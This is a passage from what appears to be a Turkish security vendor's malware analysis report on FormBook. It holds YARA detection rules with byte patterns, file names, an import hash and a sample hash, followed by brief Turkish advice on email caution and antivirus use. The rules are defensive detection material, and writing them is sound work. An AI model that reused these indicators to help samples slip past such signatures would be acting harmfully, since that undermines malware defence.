      $hex2 = { 55 00 5A 00 71 00 74 }
      $hex3 = { 70 A2 25 17 72 BE 38 00 70 A2 25 18 72 CC 38 00 70 A2 7D }
      $x1 = "dPZf.exe" ascii
      $x2 = "BipuniBitan" wide
   condition:
      uint16(0) == 0x5a4d and (
         pe.imphash() == "f34d5f2d4577ed6d9ceec516c1f5a744" or
         1 of them

      )

}

rule FormBook {
   meta:
      description = "Detects FormBook"
      author = "Sefa"
      date = "2022-12-29"
      hash1 =
"ce5e55a7733010dde02c988d50b0385c0347156e2d2e1892b740100dfafdf913"
   strings:
      $hex1 = { 3C 41 72 35 3C 7A 77 31 3C 5A }
      $hex2 = { 4D 5A 45 52 }
   condition:
      uint16(0) == 0x5a4d and filesize < 190KB and (
         all of them

      )

}
```

Çözüm Önerisi

Gelen e-postaları kimin gönderdiğini kontrol edin. Bağlantılara tıklamadan önce ve dosyaları indirirken güvenilir olduklarından emin olun. Mail dosyalarını tarayan, güncel antivirüs uygulamaları kullanın.

infinitum IT
Power of integrated Security

FormBook
Zararlı Analizi



www.infinitumit.com.tr

infinitumitlabs